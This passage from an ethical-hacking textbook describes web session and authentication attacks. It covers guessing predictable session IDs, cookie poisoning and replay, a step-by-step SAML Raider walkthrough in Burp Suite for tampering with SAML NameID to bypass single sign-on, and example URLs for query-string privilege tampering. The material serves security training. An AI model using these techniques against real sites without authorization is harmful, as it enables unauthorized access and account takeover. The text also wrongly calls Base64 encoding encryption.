Every time a user logs in to a particular website, the server assigns a session ID to the user to keep track of all the activities on the website. This session ID is valid until the user logs out; the server provides a new session ID when the user logs in again. Attackers try to exploit this session ID mechanism by guessing the next session ID after collecting some valid ones.

For certain web applications, the session ID information involves a string of fixed width. Randomness is essential to avoid prediction.

Session attacks are performed in the following steps:

- In the first step, collect some valid session ID values by sniffing traffic from authenticated users.
- Analyze the captured session IDs to determine the session ID generation process, such as the structure of the session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it.
- Vulnerable session generation mechanisms that use session IDs composed of a username or other predictable information, such as timestamp or client IP address, can be exploited by easily guessing valid session IDs.
- In addition, you can implement a brute-force technique to generate and test different values of the session ID until you successfully gain access to the application.

From the diagram below, you can see that the session ID variable is indicated by JSESSIONID and its assumed value is "user01," which corresponds to the username. By guessing its new value, say, as "user 02," it is possible for the attacker to gain unauthorized access to the application.




Figure 14.66: Screenshot displaying predictable session cookie

Cookie Exploitation: Cookie Poisoning

Cookies frequently transmit sensitive credentials from the client browser to the server. Attackers can modify these with ease to gain access to the server or assume the identity of another user.

Client browsers use cookies to maintain a session state when they employ stateless HTTP protocol IDs for communication. Servers tie unique sessions to the individual accessing the web application. Poisoning of cookies and session information can allow an attacker to inject malicious content or modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or on its hard disk. By modifying the cookie data, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the "**Remember me?**" function and store the user information in a cookie so that the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. To protect cookies, site developers often encode them. Encoded cookies give developers a false sense of cookie security, as the encoding process can easily be reversed with decoding methods such as Base64 and ROT13 (rotating the letters of the alphabet through 13 characters).

Cookie poisoning is performed in the following steps:

- If the cookie contains passwords or session identifiers, steal the cookie using techniques such as script injection and eavesdropping
- Then, replay the cookie with the same or altered passwords or session identifiers to bypass web application authentication
- Trap cookies using tools such as OWASP Zed Attack Proxy, and Burp Suite.

Cookie Exploitation Tools:

- **OWASP Zed Attack Proxy**

  Source: *https://www.owasp.org*

  OWASP Zed Attack Proxy Project (ZAP) is an integrated penetration testing tool for web applications. It provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.




Figure 14.67: Screenshot of OWASP ZAP

Some additional cookie exploitation tools are as follows:

- L0phtCrack (*https://www.l0phtcrack.com*)
- Burp Suite (*https://www.portswigger.net*)

- XSSer (*https://xsser.03c8.net*)

Bypass Authentication: Bypass SAML-based SSO

The single sign-on (SSO) authentication process permits a user to sign in to an application using a single set of credentials, and the same login session can be used to access multiple applications irrespective of the domain or platform. For instance, when a user logs in using his/her Google account on a desktop or mobile device, he/she is automatically authenticated for other services such as Google Drive, YouTube, and Gmail. This authentication mechanism inside different applications is performed using the SAML protocol.

Security Assertion Markup Language (SAML) is an XML-based infrastructure that serves as an authorization and authentication medium between two peers, such as identity provider (IdP) and service provider (SP). The service provider entrusts the identity provider with validating users. Then, the identity provider responds with an SAML assertion (confirmation message) after validating any user.




Figure 14.68: Illustration of SAML based SSO

Traditional applications can perform the authentication process before providing protected function access to the user. With the evolution of the SSO infrastructure, this authentication process has been handed over to third-party identity provider applications to access functions from the service provider application. Communication between these applications can be established through SAML messages.

These SAML messages are encrypted using Base64 encoding. Attackers can easily decrypt these messages and read the content of the messages. Two major fields in SAML messages, signature and assertion, are susceptible to midway tampering. Signature is used to build a trust relationship between the SP and the IdP, and assertion is used to direct the SP on providing application services to the valid users.

Attackers can take advantage of signature misconfigurations, session expiry timeouts, session replays, misdirected SAML messages, etc., to bypass SAML-based SSO authentication and insert their own messages. Attackers use tools such as SAML Raider to bypass SAM-based SSO authentication. SAML Raider is a Burp Suite extension used for SAML infrastructure testing. It can be used to perform two core operations: modifying SAML messages and managing X.509 certificates.

Using SAML Raider

- Configure the browser to proceed with Burp Suite. Open Burp Suite with the new project and navigate to the '**Proxy**' tab to ensure that the proxy is activated.
- In Burp Suite, first, go to the "**Extender**" tab and then go to "**BApp store**". Then, click and install "**SAML Raider**" extension.
- Access Burp Suite and ensure that the "**Proxy**" tab displays "**Intercept is on**". It enables Burp to find and tamper with requests directed to the servers. When the user's browser is pointed to the target (admin@xyz.org) website's secured registration page, Burp Suite indicates that the user is passed to the IdP system.
- SAML Raider displays a tab with the same name when there is SAML data that is to be decrypted. Users may need to pass a few more requests before they notice the "**SAML Raider**" tab with a request. Clicking on the "**Forward**" button can take the user to the IdP login page.
- Soon after the user enters the credentials for admin@xyx.org.fakedomain.com, Burp once again impedes some web requests. Until it shows the "**SAML Raider**" tab, keep clicking the "**Forward'** tab to pass them without modifications. Consequently, SAML responses from the IdP system can also be impeded.
- Going through the response can allow a user to find "**NameID**". It is located below the key and signature tabs.




Figure 14.69: Screenshot of Burp Suite capturing SAML messages

- Now, add your own comment between two domain names and pass the response.




Figure 14.70: Screenshot of Burp Suite manipulating SAML messages

- In this case, as the signature is matching with the valid response, the SP approves and processes the first text parameter in NameID: admin@xyz.org.

Attackers use this technique to bypass the SAML-based SSO process and tamper with the responses.

Attack Authorization Schemes

- First, access the web application using account with low privileges and then escalate the privileges to access protected resources
- Manipulate the HTTP requests to subvert the application authorization schemes by modifying input fields that relate to user ID, username, access group, cost, filenames, file identifiers, etc.

① Uniform Resource Identifier	④ Parameter Tampering
② POST Data	⑤ HTTP Headers
③ Query String and Cookies	⑥ Hidden Tags

Authorization Attack: HTTP Request Tampering

Query String Tampering

- If the query string is visible in the address bar on the browser, then try to change the string parameters to bypass authorization mechanisms

```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme%20com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

- Use web spidering tools such as Burp Suite to scan the web app for POST parameters

HTTP Headers

